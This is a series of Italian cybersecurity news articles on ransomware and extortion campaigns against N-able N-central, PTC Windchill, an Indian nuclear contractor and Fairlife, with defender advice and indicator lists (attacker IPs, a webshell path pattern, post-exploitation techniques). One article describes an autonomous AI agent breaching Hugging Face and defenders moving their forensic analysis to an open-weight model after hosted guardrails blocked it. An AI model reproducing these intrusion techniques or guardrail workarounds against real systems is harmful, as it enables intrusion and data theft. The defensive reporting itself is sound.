Implicazioni per MSP e clienti a valleIl numero esatto di organizzazioni colpite non è stato reso pubblico: N-able ha dichiarato di aver contattato un “numero limitato” di clienti interessati, mentre Huntress ha confermato impatti su propri clienti senza quantificarli. Ma la dinamica stessa dell’attacco — un fornitore RMM come singolo punto di fallimento per centinaia di aziende a valle — richiama da vicino Kaseya e ScreenConnect, e ribadisce un problema strutturale della filiera IT: la concentrazione di privilegi amministrativi in strumenti di gestione remota rende ogni MSP un moltiplicatore di rischio per l’intero proprio portafoglio clienti. Per chi utilizza N-central la priorità è immediata: applicare l’hotfix 2 (versione 2026.3.1.10), anche se è già stato applicato l’hotfix 1, e aggiornare gli agent sugli endpoint gestiti. Huntress raccomanda inoltre di valutare, per ambienti ad alto rischio dove l’esposizione non può essere ridotta in altro modo, la disattivazione temporanea di N-central, pur riconoscendo che ciò comporta la perdita di visibilità centralizzata, patching e accesso remoto proprio nel momento in cui potrebbero servire di più. Per i clienti finali degli MSP, la lezione è altrettanto rilevante: vale la pena chiedere al proprio fornitore quali strumenti RMM utilizza, se sono stati aggiornati, e quali controlli di segmentazione esistono tra l’infrastruttura di gestione e gli ambienti di produzione.

Indicatori di compromissioneVulnerabilità sfruttata:
CVE-2026-18577 (bypass di autenticazione in N-able N-central,
bypass della patch per CVE-2026-18556)

Ransomware:
StormEncryptor (C++, prima osservazione: 2 agosto 2026)
Estensione file cifrati: .encrypted
Nota di riscatto: !!!README_FIRST!!!.txt

Attore:
Storm-1175 (ex operatore/affiliato Medusa ransomware, presunta origine Cina)

Timeline:
31 luglio 2026 - N-able (Adlumin MDR) rileva sfruttamento zero-day
2 agosto 2026 - Hotfix 1 (N-central 2026.3.1.7) + prima StormEncryptor
6 agosto 2026 - Hotfix 2 (N-central 2026.3.1.10), il primo hotfix
risulta insufficiente

Tecniche post-exploitation osservate:
Abuso della funzione "Take Control" di N-central
Nuovo servizio per tunnel Cloudflare (persistenza)
Creazione account di dominio "veeam"
Reset password account amministratore di dominio
Disattivazione EDR Microsoft/Sophos tramite tool di evasione
Abuso di AnyDesk / SimpleHelp
Ricognizione con Advanced IP Scanner
Dump credenziali LSASS via Mimikatz

Precedenti storici affini:
2021 - Kaseya VSA / REvil (~1.500 aziende a valle)
2024 - ConnectWise ScreenConnect (Storm-1175 tra gli attori coinvolti)

#infosec #cybercrime #ransomware #supplychain #china #medusa #ncentral #rmm #storm1175

0

Loading...

0
3

Loading...

Cl0p sfrutta una falla critica in PTC Windchill e FlexPLM: webshell ed estorsioni nella supply chain del manufacturing

Cl0p torna a colpire dove sa fare più male: non un endpoint qualsiasi, ma il software che tiene insieme la catena di progettazione e produzione di cen

More...

Cl0p torna a colpire dove sa fare più male: non un endpoint qualsiasi, ma il software che tiene insieme la catena di progettazione e produzione di centinaia di aziende manifatturiere, automotive, aerospaziali e di abbigliamento. La gang, la stessa che ha reso celebri gli attacchi di massa contro MOVEit, GoAnywhere MFT e Accellion FTA, sta ora sfruttando una falla critica in PTC Windchill e FlexPLM per ottenere accesso non autenticato, installare webshell e avviare campagne di estorsione su scala industriale.

Un bersaglio scelto con cura: il PLM come infrastruttura critica invisibileWindchill è la piattaforma di Product Lifecycle Management (PLM) di PTC usata da produttori e ingegneri per gestire distinte base, disegni CAD, cicli di revisione e conformità normativa. FlexPLM è la sua controparte pensata per retail, abbigliamento, calzature e beni di consumo. Sono, in sostanza, il “sistema nervoso” della progettazione di prodotto: chi compromette Windchill non ruba solo dati, ottiene la proprietà intellettuale che tiene in piedi intere linee produttive, spesso condivise con fornitori e terze parti a valle della catena. È esattamente il tipo di software “orizzontale ma invisibile” che Cl0p ha sempre preferito, sul modello già visto con MOVEit nel 2023: individuare una falla in un prodotto enterprise diffuso, sfruttarla in massa prima che le patch si diffondano, poi monetizzare i dati sottratti con estorsioni multiple.

La falla: CVE-2026-12569, CVSS 9.3La vulnerabilità alla base della campagna è un caso di improper input validation legato alla deserializzazione di dati non attendibili in Windchill, che consente a un attaccante remoto e non autenticato di eseguire codice arbitrario con una singola richiesta malformata. Secondo l’advisory diffusa da ricercatori di threat intelligence (ecrime.ch) e ripresa dagli analisti, l’affiliato Cl0p osservato in queste settimane concatena due debolezze distinte: una falla di information disclosure nel WSDL di FlexPLM, che permette di mappare gli endpoint e raccogliere informazioni utili sull’istanza target, e una vulnerabilità nel servlet di login di Windchill, che consente di bypassare l’autenticazione e ottenere RCE. Il risultato è una catena di exploit pienamente “unauthenticated to RCE”, il tipo di primitiva che i gruppi ransomware più organizzati amano weaponizzare in pochi giorni.

PTC ha comunicato la vulnerabilità il 17 giugno 2026, rilasciando le prime patch il giorno successivo dopo aver confermato exploitation attiva in the wild. CISA ha inserito CVE-2026-12569 nel proprio Known Exploited Vulnerabilities (KEV) catalog il 25 giugno, imponendo alle agenzie federali statunitensi la remediation entro il 28 giugno: è la prima vulnerabilità di un prodotto PTC ad entrare nel KEV. In Germania, il BSI e la polizia federale (BKA) hanno avvisato direttamente le aziende esposte già dalla notte del 17 giugno, un déjà-vu rispetto a un’altra vulnerabilità RCE nelle stesse piattaforme (CVE-2026-4681) divulgata a marzo 2026.

Dalla falla alla webshell: la firma operativa dell’attaccoUna volta ottenuta l’esecuzione di codice, gli operatori osservati droppano webshell JSP persistenti seguendo uno schema di naming riconoscibile: file con nome esadecimale a 16 caratteri collocati sotto il percorso di login di Windchill. Da lì gestiscono comandi da remoto, effettuano attività di file-listing (lasciando spesso una traccia in un file temporaneo) ed esfiltrano dati prima di passare alla fase di estorsione, con email inviate direttamente alle organizzazioni colpite nei settori Manufacturing, Automotive, Aerospace e Retail/Apparel. Non risultano, al momento, evidenze pubbliche di deployment di ransomware “classico” con cifratura dei file: lo schema resta quello, tipico di Cl0p dal 2023 in poi, di furto massivo di dati seguito da doppia estorsione senza necessariamente criptare gli ambienti compromessi.

Due righe per i difensori: rischio supply chain, non solo perimetraleIl vero elemento di rischio geopolitico e industriale qui non è la singola azienda compromessa, ma l’effetto a cascata: Windchill e FlexPLM sono spesso condivisi con OEM, fornitori Tier 1 e partner di co-design. Un accesso non autorizzato ai repository PLM significa potenziale esposizione di disegni tecnici, specifiche di materiali, cicli di produzione e roadmap di prodotto — informazioni che hanno valore sia per la criminalità organizzata in cerca di leva estorsiva, sia, in scenari più sensibili (difesa, aerospazio), per attori interessati allo spionaggio industriale. È lo stesso pattern di rischio già visto con gli attacchi a piattaforme di file transfer enterprise: la superficie non è l’endpoint dell’utente, ma il software B2B che nessuno vede ma su cui si regge la produzione.

Applicare immediatamente le patch PTC per Windchill e FlexPLM (rilasciate dal 18 giugno 2026) su tutte le versioni supportate.

Verificare la presenza di webshell nel percorso /Windchill/login/ con nomi esadecimali a 16 caratteri.

Analizzare i log HTTP per richieste POST anomale verso gli endpoint di login e per l’header X-windchill-req.

Bloccare al perimetro gli indirizzi IP noti come infrastruttura di comando e controllo.

Limitare l’esposizione diretta a Internet dell’endpoint di login Windchill dove operativamente possibile, instradando l’accesso tramite VPN o gateway con MFA.

Effettuare un controllo retrospettivo dei log di accesso per individuare eventuali esfiltrazioni avvenute prima della patch.

Indicatori di compromissione# Indirizzi IP associati all'infrastruttura d'attacco
172.111.38.31
216.152.148.54
104.243.35.131
74.50.76.146
5.180.41.35 # C2 - bloccare immediatamente al perimetro

Pattern webshell

/Windchill/login/[0-9a-f]{16}.jsp

Hash file webshell (SHA-256)

55a1eb4c2d3da04376df39d7ba832569c6af1a37a0cf2b95f754ac898023a30c

Marcatore di attivita di file-listing dell'attaccante

/tmp/flst.txt (o nella working directory di Windchill)

Header HTTP sospetto usato dagli operatori

X-windchill-req: *
Per i team di sicurezza che gestiscono ambienti PLM esposti, il messaggio è chiaro: la finestra tra disclosure pubblica e weaponization da parte di gruppi come Cl0p si è ormai ridotta a giorni, non settimane. Chi non ha ancora patchato Windchill o FlexPLM dovrebbe considerare l’ambiente potenzialmente già compromesso e agire di conseguenza, con hunting retroattivo prima ancora del solo deployment della patch.

#infosec #cybercrime #backdoor #ransomware #cl0p #supplychain

0

Loading...

0
3

Loading...

World Leaks nel cuore del nucleare indiano: 19.000 file della centrale di Kudankulam in vendita sul dark web

Diciannovemila file, 14,3 gigabyte di planimetrie, elenchi fornitori, verbali di ispezione e persino polizze assicurative contro il terrorismo. È quan

More...

Diciannovemila file, 14,3 gigabyte di planimetrie, elenchi fornitori, verbali di ispezione e persino polizze assicurative contro il terrorismo. È quanto la gang di data extortion World Leaks ha pubblicato sul proprio leak site relativamente alla Kudankulam Nuclear Power Plant, la più grande centrale nucleare indiana, dopo che l’appaltatore Reliance Infrastructure ha rifiutato di pagare il riscatto. Non si tratta dei sistemi di controllo del reattore — quelli restano di competenza russa, forniti da Rosatom — ma la mole di documentazione tecnica esposta è comunque sufficiente per preoccupare gli esperti di sicurezza nucleare.

Un incidente nato a maggio, esploso a luglioLa vicenda comincia il 29 maggio 2026, quando Yotta, il data center indiano che ospita i server di Reliance Infrastructure, rileva un’attività sospetta su un’istanza riconducibile al gruppo Reliance. Yotta dichiara di aver bloccato l’esecuzione di un probabile ransomware in tempo reale. A fine giugno, però, Reliance Infrastructure comunica a Yotta di aver ricevuto rivendicazioni di data breach da parte di “attori esterni”: il tempo tra il contenimento tecnico e la scoperta dell’esfiltrazione reale è il primo campanello d’allarme di questa storia, e non è un caso isolato nel panorama delle intrusioni contro appaltatori di infrastrutture critiche.

Il 15 luglio i file compaiono sul portale World Leaks, accessibile solo tramite browser specializzati per l’accesso al dark web. Secondo il ricercatore indipendente Rakesh Krishnan, che per primo ha segnalato la fuga di dati a Reuters, i documenti riferiti alla sigla “KKNP” (Kudankulam Nuclear Power) risultavano online già dall’11 giugno — quasi un mese prima che la notizia diventasse pubblica. Reliance ha confermato una “violazione parziale” dei propri dati, senza specificarne l’estensione.

Chi è World LeaksWorld Leaks non è un nome nuovo per chi segue il cybercrime organizzato. Il gruppo è la reincarnazione operativa di Hunters International, storica gang ransomware che nel 2025 ha scelto di abbandonare quasi del tutto la cifratura dei file per concentrarsi sulla pura estorsione dei dati: niente più payload di encryption da sviluppare e far evolvere contro gli antivirus, solo intrusione silenziosa, permanenza prolungata nella rete della vittima, esfiltrazione massiva e pressione pubblica sul leak site. Un modello di business più snello, più difficile da rilevare con gli strumenti EDR tradizionali (che sono tarati soprattutto sul comportamento anomalo della cifratura) e altrettanto redditizio.

Dal gennaio 2025 il gruppo rivendica oltre 150 vittime, tra cui Nike (1,4 TB di dati, 188.347 file, gennaio 2026), Dell, UBS e — soprattutto — un trio di società del conglomerato indiano Tata: Tata Technologies (1,4 TB, ereditata direttamente da Hunters International nel marzo 2025), Tata Electronics (630,4 GB, 204.341 file, giugno 2026, con dati sensibili di Apple e Tesla legati alla produzione di iPhone) e ora, con Reliance, un secondo grande gruppo industriale indiano colpito nello spazio di poche settimane. Nel caso Tata, World Leaks aveva dichiarato a Reuters di aver chiesto un riscatto di 1,5 milioni di dollari, pubblicando i dati dopo che l’azienda aveva “ignorato” la richiesta. Lo stesso copione — silenzio della vittima, contatore che scade, pubblicazione integrale — si è ripetuto con Reliance.

Cosa contengono davvero i fileReuters, che ha potuto visionare parte del materiale senza tuttavia certificarne l’autenticità al 100%, descrive documenti datati tra il 2016 e la metà del 2025: planimetrie dei sistemi di ventilazione e raffreddamento delle Unità 3 e 4 (ancora in costruzione, operative entro il 2027, per una capacità combinata di 2.000 MW), la mappa completa di una control room comune, proposte di fornitori, un elenco di supplier approvati e i verbali di un’ispezione congiunta del 2024 tra Nuclear Power Corporation of India (NPCIL) e Reliance, corredati di fotografie degli impianti. Tra i documenti più delicati compare anche una polizza assicurativa che garantirebbe 112 milioni di dollari a Reliance Infrastructure e NPCIL in caso di atto terroristico contro le Unità 3 o 4 — un dettaglio che, se autentico, offre a un aggressore una stima concreta di quanto l’operatore stesso consideri “critico” quel bersaglio.

Nickolas Roth, senior director della Nuclear Threat Initiative, ha sottolineato a Reuters il vero rischio operativo di questo genere di fughe: non serve accedere ai sistemi del reattore per costruire un profilo utile a un attacco fisico o informatico successivo. Planimetrie, elenchi fornitori e mappe di controllo “mostrano a un avversario non solo chi ha accesso al progetto, ma quali sistemi quell’accesso può raggiungere” — in altre parole, permettono di ricostruire la catena di sicurezza dell’impianto e di individuarne i punti deboli, dai fornitori meno protetti ai varchi fisici meno sorvegliati.

Non è la prima volta per KudankulamKudankulam ha già una storia di incidenti cyber: nel 2019 la rete amministrativa della centrale era stata infettata da un malware attribuito a un gruppo nordcoreano — un episodio che, secondo NPCIL, non aveva toccato i sistemi operativi dell’impianto. Il fatto che la stessa struttura torni due volte in sette anni al centro di un incidente informatico, per quanto di natura diversa, la dice lunga sulla difficoltà di isolare completamente reti industriali critiche dalla catena di fornitura IT che le circonda: la violazione non è avvenuta contro NPCIL direttamente, ma contro un fornitore terzo (Reliance) ospitato su infrastruttura di un altro fornitore terzo (Yotta) — un classico esempio di rischio di supply chain in ambito OT/critical infrastructure.

Contesto: l’India nel mirinoIl caso Reliance si inserisce in un trend più ampio. Secondo dati Surfshark, l’India è il terzo Paese al mondo per numero di account compromessi nel 2025 (28,9 milioni), dietro solo a Stati Uniti e Francia. Un report del Data Security Council of India realizzato con Seqrite ha rilevato che il 73% delle 204 organizzazioni intervistate “non sa se sia mai stata attaccata” e il 57% non applica pratiche basilari di igiene informatica. In un Paese che sta rapidamente espandendo il proprio parco nucleare — Kudankulam è centrale nel piano del governo Modi — il divario tra ambizione infrastrutturale e maturità della sicurezza informatica degli appaltatori resta il vero punto debole.

Due righe per i difensoriPer i team di sicurezza che gestiscono ambienti industriali o infrastrutture critiche, il caso Reliance/World Leaks offre alcune lezioni pratiche:

Il rilevamento di un tentativo di cifratura bloccato non implica che l’esfiltrazione dei dati sia stata impedita: va sempre assunta l’ipotesi di data theft anche quando il ransomware “classico” viene neutralizzato in tempo.

La sicurezza dei fornitori terzi (in questo caso un data center che ospita un appaltatore di un operatore nucleare) va trattata come estensione diretta del perimetro critico, con audit periodici e segmentazione delle reti che ospitano documentazione sensibile.

Documentazione apparentemente “amministrativa” — planimetrie, elenchi fornitori, verbali di ispezione, polizze assicurative — va classificata e protetta con lo stesso rigore dei dati operativi, perché costituisce ricognizione pronta all’uso per un aggressore.

Il ritardo tra compromissione (29 maggio), notifica interna (fine giugno) e pubblicazione pubblica (15 luglio, con dati online già dall’11 giugno) mostra quanto sia critico ridurre il tempo di rilevamento delle fughe di dati, anche tramite monitoraggio proattivo dei leak site e dei marketplace del dark web.

Dati chiave dell’incidenteVittima: Reliance Infrastructure (contractor NPCIL/Kudankulam NPP)
Hosting compromesso: Yotta Data Services (data center terze parti)
Gruppo responsabile: World Leaks (rebrand di Hunters International)
Modello operativo: data extortion senza cifratura (double extortion "leak-only")
Volume totale dati Reliance: ~858.000 file
File più sensibili pubblicati: ~19.000 file / 14,3 GB
Data compromissione rilevata: 29 maggio 2026
Data comparsa dati su leak site: online dall'11 giugno, pubblicazione ufficiale 15 luglio 2026
Precedenti vittime note del gruppo: Nike, Dell, UBS, Tata Technologies, Tata Electronics, Mediaworks
Riscatto richiesto (caso Tata, riferimento): 1,5 milioni di USD
Accesso al leak site: solo tramite browser dark web dedicatoNPCIL, CERT-In e l’ufficio stampa del governo indiano non hanno risposto alle richieste di commento di Reuters. L’indagine è in corso, e resta da chiarire l’estensione reale della compromissione oltre i file già pubblicati.

#cybercrime #ransomware #darkweb #supplychain #india #kudankulam #worldleaks

0

Loading...

0
4

Loading...

Hugging Face violata da un agente AI autonomo: quando l’attaccante non ha bisogno di un umano

Si parla di:

Toggle

Per la prima volta un fornitore di infrastruttura AI ammette pubblicamente di essere stato violato da un attacco condotto end-to

More...

Si parla di:

Toggle

Per la prima volta un fornitore di infrastruttura AI ammette pubblicamente di essere stato violato da un attacco condotto end-to-end da un agente AI autonomo, senza un operatore umano al comando durante l’intrusione vera e propria. Hugging Face, il più grande repository al mondo di modelli e dataset open source, ha reso noto il 16 luglio di aver rilevato e contenuto un’intrusione nella propria infrastruttura di produzione partita da un dataset malevolo e proseguita per un intero weekend attraverso migliaia di azioni automatizzate. L’ironia non è sfuggita a nessuno: la piattaforma che ospita gran parte dell’ecosistema AI open source è stata compromessa da un attacco reso possibile proprio dall’AI agentica.

Il vettore: la pipeline di elaborazione datasetIl punto di ingresso non è stato un endpoint applicativo generico, ma il cuore stesso del business di Hugging Face: la pipeline che processa i dataset caricati dagli utenti. Un dataset predisposto ad hoc ha sfruttato due distinti code-execution path nel sistema di elaborazione: un remote-code dataset loader (una funzionalità che consente l’esecuzione di codice personalizzato durante il caricamento di certi formati di dataset) e una vulnerabilità di template injection nella configurazione del dataset stesso. La combinazione ha permesso l’esecuzione di codice arbitrario su un processing worker — il classico “primo piede nella porta” che qualunque red teamer riconoscerebbe, solo che qui a orchestrare i passi successivi non c’era una persona.

Da quel singolo worker compromesso, l’attaccante ha scalato privilegi fino ad accesso a livello di nodo, raccolto credenziali cloud e di cluster, e si è mosso lateralmente in diversi cluster interni nell’arco di un intero fine settimana — la finestra temporale preferita da chi attacca infrastrutture aziendali, quando il personale di sicurezza è ridotto e la reattività cala. Hugging Face ha successivamente confermato l’accesso non autorizzato a un insieme limitato di dataset interni e a diverse credenziali di servizio, ma nessuna evidenza di manomissione di modelli, dataset o Spaces pubblici, e la supply chain software (immagini container, pacchetti pubblicati) è risultata pulita.

Uno sciame di sandbox, non uno scriptCiò che distingue questo incidente da un normale attacco automatizzato è la scala e l’autonomia dell’orchestrazione. Secondo Hugging Face, la campagna è stata condotta da un framework di agenti autonomi — verosimilmente costruito su un harness da security research agentico, anche se il modello linguistico usato dall’attaccante resta sconosciuto — capace di eseguire migliaia di azioni individuali distribuite su uno sciame di sandbox effimere, con un’infrastruttura di comando e controllo self-migrating ospitata su servizi pubblici legittimi (una tecnica di “living off trusted services” che rende il traffico C2 difficile da distinguere da normale attività cloud). È esattamente lo scenario dell'”agentic attacker” che l’industria della sicurezza discute da mesi come previsione teorica, qui osservato per la prima volta in produzione contro un target reale.

La caccia forense: quando i guardrail bloccano i difensoriLa parte più istruttiva della disclosure riguarda la risposta all’incidente. Il rilevamento iniziale è arrivato da una pipeline di anomaly-detection che usa LLM per il triage della telemetria di sicurezza: è stata la correlazione automatica dei segnali a far scattare l’allarme. Per ricostruire cosa avesse fatto realmente lo sciame di azioni automatizzate, il team ha fatto girare agenti di analisi LLM sull’intero log delle azioni dell’attaccante — oltre 17.000 eventi registrati — per ricostruire la timeline, estrarre indicatori di compromissione, mappare le credenziali toccate e separare l’impatto reale dalle attività diversive. Un lavoro che con metodi tradizionali avrebbe richiesto giorni, completato in poche ore.

Ma è qui che Hugging Face ha incontrato un ostacolo inatteso, e potenzialmente rilevante per ogni team di incident response che lavora con modelli commerciali “hosted”: i primi tentativi di analisi con modelli frontier dietro API commerciali sono falliti, perché le richieste — che necessariamente contenevano comandi di attacco reali, exploit payload e artefatti C2 — venivano bloccate dai guardrail di sicurezza dei provider, incapaci di distinguere un incident responder legittimo da un attaccante. La soluzione è stata spostare l’analisi forense su GLM 5.2, modello open-weight del laboratorio cinese Z.ai, eseguito sull’infrastruttura interna dell’azienda: un doppio vantaggio, perché ha sbloccato l’analisi e ha evitato che dati dell’attaccante e credenziali compromesse uscissero dal perimetro aziendale.

L’asimmetria che nessuno aveva pianificatoHugging Face descrive questo come “un gap su cui vale la pena pianificare”: non si sa quale modello alimentasse gli agenti dell’attaccante — un modello hosted jailbreakato o uno open-weight senza restrizioni — ma in ogni caso l’attaccante non era vincolato da alcuna policy d’uso, mentre il lavoro forense legittimo dei difensori è stato bloccato proprio dai guardrail dei modelli hosted inizialmente scelti. La lezione pratica che l’azienda condivide con il settore: avere già pronto e validato, prima che scoppi un incidente, un modello capace eseguibile sulla propria infrastruttura, sia per evitare il lockout dei guardrail sia per mantenere dati e credenziali sensibili entro il proprio perimetro. Non è, precisano, un argomento contro le misure di sicurezza sui modelli hosted — è un feedback che l’azienda dice di aver già condiviso con i provider coinvolti.

Timeline dell’incidenteSettimana del 6 luglio 2026: rilevamento dell’intrusione nella pipeline di elaborazione dataset tramite anomaly-detection basata su LLM.

Weekend successivo al primo accesso: escalation di privilegi, raccolta di credenziali cloud/cluster, movimento laterale su più cluster interni condotto dallo sciame di agenti autonomi.

16 luglio 2026: pubblicazione della disclosure ufficiale sul blog Hugging Face, con dettaglio tecnico del vettore e delle contromisure adottate.

Contestualmente: chiusura dei code-execution path usati come accesso iniziale, rotazione precauzionale di credenziali e token, rafforzamento degli admission control sui cluster, coinvolgimento di specialisti forensi esterni e notifica alle forze dell’ordine.

Due righe per i difensoriQuesto incidente non è solo una curiosità tecnica: ridefinisce cosa significa “superficie di attacco” per qualunque piattaforma che elabora contenuti generati da utenti tramite pipeline automatizzate, AI o non AI.

Trattare ogni pipeline di data processing che esegue codice fornito dall’utente (loader personalizzati, plugin, configurazioni con logica di templating) come superficie di attacco di prima classe, non come funzionalità di prodotto neutra.

Validare in anticipo — prima di un incidente — un modello LLM eseguibile on-premise o in ambiente isolato per l’analisi forense, così da non dipendere da provider commerciali i cui guardrail possono bloccare legittime attività di incident response.

Assumere che attacchi “a sciame” con orchestrazione agentica possano operare a velocità e scala superiori a quelle di un operatore umano, e dimensionare di conseguenza i tempi di detection e risposta: Hugging Face cita l’obiettivo di allertare un responder “in pochi minuti, in qualsiasi giorno della settimana”.

Segmentare rigorosamente i processing worker dal resto del cluster e limitare il raggio d’azione di credenziali cloud raccolte da un singolo nodo compromesso, per contenere il movimento laterale anche quando l’accesso iniziale non può essere prevenuto al 100%.

Indicatori e dettagli tecnici notiTarget: infrastruttura di produzione Hugging Face (dataset processing pipeline)
Vettore iniziale: dataset malevolo caricato dall'utente
Tecniche di code execution: remote-code dataset loader + template injection in dataset config
Escalation: da worker compromesso a node-level access
Post-exploitation: raccolta credenziali cloud/cluster, movimento laterale multi-cluster
Durata campagna attiva: un intero weekend
Orchestrazione: framework di agenti autonomi, presumibile harness di security-research agentico
Infrastruttura C2: self-migrating, ospitata su servizi pubblici legittimi
Eventi registrati nel log dell'attaccante: 17.000+
Impatto confermato: accesso non autorizzato a dataset interni limitati e a credenziali di servizio
Impatto escluso: nessuna manomissione di modelli/dataset/Spaces pubblici; supply chain software verificata pulita
Strumento di analisi forense: GLM 5.2 (Z.ai, open-weight), eseguito su infrastruttura interna
Contatto per segnalazioni: security@huggingface.coHugging Face raccomanda a chi utilizza la piattaforma di ruotare i propri access token e rivedere l’attività recente sui rispettivi account. L’azienda ha inoltre chiarito di stare ancora completando la valutazione di eventuali impatti su dati di partner o clienti, con notifiche dirette previste per le parti coinvolte.

#ai #intelligenzaartificiale #infosec #supplychain #autonomousai #huggingface

0

Loading...

0
3

Loading...

Coca-Cola ferma la produzione di Fairlife dopo un attacco ransomware: quando il cybercrime arriva in tavola

Non serve colpire una centrale elettrica per mettere in ginocchio una filiera critica: basta un ransomware ben piazzato nei sistemi produttivi di un’a

More...

Non serve colpire una centrale elettrica per mettere in ginocchio una filiera critica: basta un ransomware ben piazzato nei sistemi produttivi di un’azienda che imbottiglia latte. Il 16 luglio 2026 Coca-Cola ha comunicato alla SEC che la sua controllata Fairlife ha sospeso la produzione negli Stati Uniti dopo un attacco ransomware che ha colpito i sistemi legati alla produzione stessa. Un episodio che, al netto delle dimensioni del marchio coinvolto, racconta molto sullo stato di sicurezza dell’OT nel settore alimentare.

Cosa è successoFairlife, con sede a Chicago, è il marchio di latte ultrafiltrato di proprietà di Coca-Cola, noto anche per le linee Core Power Protein Shakes e Nutrition Plan. Nel filing 8-K depositato presso la Securities and Exchange Commission, Coca-Cola ha dichiarato che soggetti non autorizzati hanno avuto accesso a una parte dei sistemi di Fairlife, inclusi quelli legati alla produzione, in un attacco che l’azienda descrive esplicitamente come ransomware. Le operazioni negli stabilimenti statunitensi sono state temporaneamente sospese; la produzione in Canada, gestita separatamente, non risulta invece impattata.

Coca-Cola ha attivato i protocolli di incident response e business continuity, coinvolto consulenti esterni e notificato le forze dell’ordine, precisando che qualità e sicurezza del prodotto non sono state compromesse. Al momento della scrittura, la società non ha reso noto quale gruppo ransomware sia responsabile, se siano stati sottratti dati né se sia stata ricevuta una richiesta di riscatto. Nessuna gang ransomware nota ha ancora rivendicato l’attacco, un silenzio che nel settore viene letto come tipico delle prime fasi di un negoziato, prima che gli estorsori tornino a farsi vivi minacciando la pubblicazione di eventuali dati sottratti.

Non è un caso isolato: la filiera alimentare nel mirinoL’attacco a Fairlife arriva in un contesto in cui il comparto food & beverage è bersaglio ricorrente del ransomware, spesso proprio perché la convergenza IT/OT nelle linee di produzione rende gli impianti fragili: basta bloccare i sistemi SCADA o MES che orchestrano il confezionamento per fermare intere linee, anche senza toccare la sicurezza alimentare in senso stretto. Il precedente più noto resta l’attacco del 2021 a JBS, il colosso mondiale della carne, costretto a fermare impianti in Nord America e Australia e a pagare 11 milioni di dollari di riscatto al gruppo REvil. Nella sola finestra delle ultime 48 ore, la stessa dinamica si è ripetuta altrove: in Giappone, un attacco informatico a un operatore logistico ha svuotato le cucine di migliaia di ristoranti per un blocco nelle consegne di prodotti alimentari, mentre il colosso giapponese dei surgelati Nichirei ha segnalato la disruzione delle proprie operazioni per un incidente informatico separato.

Il filo comune è la dipendenza di filiere alimentari globalizzate da sistemi IT centralizzati per pianificazione della produzione, gestione ordini e logistica: quando quei sistemi vengono cifrati o resi inaccessibili, l’impatto si propaga rapidamente dagli scaffali dei supermercati alle cucine dei ristoranti, ben oltre il perimetro aziendale colpito.

Perché conta anche per chi non produce latteIl caso Fairlife è interessante per i difensori non tanto per i dettagli tecnici, che Coca-Cola non ha ancora reso pubblici, quanto per la dinamica di disclosure e per l’esposizione di un brand multimiliardario a un rischio operativo concreto tramite una controllata. Il filing SEC evidenzia un punto spesso sottovalutato nei risk assessment: la segmentazione tra rete IT aziendale e rete OT di produzione, quando esiste, va verificata regolarmente, perché un attacco che compromette “solo” i sistemi IT può comunque paralizzare la produzione se i due domini condividono directory service, credenziali o piattaforme di orchestrazione.

Per le aziende manifatturiere, specialmente nel food & beverage dove i margini di tolleranza su tempi di fermo sono minimi per ragioni di deperibilità delle materie prime, le priorità restano quelle già emerse dai casi JBS e Nichirei: backup offline testati e realmente isolati (non solo replicati su un secondo datacenter raggiungibile dalla stessa rete), piani di failover manuale per le linee di produzione critiche, segmentazione rigorosa tra reti corporate e reti OT/ICS, e accordi di incident response pre-negoziati con forze dell’ordine e consulenti forensi, in modo da non partire da zero quando il tempo conta più di ogni altra cosa.

Verificare che i backup dei sistemi MES/SCADA siano realmente air-gapped e non solo “logicamente separati”

Testare periodicamente scenari di failover manuale per le linee di produzione più critiche

Mappare le dipendenze condivise (Active Directory, VPN, orchestrazione cloud) tra rete IT e rete OT

Predisporre in anticipo contatti con FBI/law enforcement locale e retainer di incident response per ridurre i tempi di reazione

Cosa manca ancora al quadroAl momento della pubblicazione, mancano ancora elementi chiave per una piena attribuzione: nome della gang ransomware, vettore di accesso iniziale, eventuale esfiltrazione di dati e ammontare della richiesta di riscatto. Continueremo a seguire l’evoluzione del caso Fairlife, aggiornando l’articolo qualora emergano rivendicazioni o dettagli tecnici da fonti di threat intelligence.

Stato indicatori al 18/07/2026:

  • Gruppo ransomware responsabile: non identificato pubblicamente
  • Vettore di accesso iniziale: non divulgato
  • Esfiltrazione dati: non confermata
  • Richiesta di riscatto: non divulgata
  • Sistemi impattati: infrastrutture di produzione Fairlife (solo USA)
  • Sistemi non impattati: produzione Fairlife Canada, qualita/sicurezza prodotto

Riferimento normativo: SEC Form 8-K depositato da The Coca-Cola Company il 16/07/2026

#infosec #ransomware #supplychain

0

Loading...

0
4

Loading...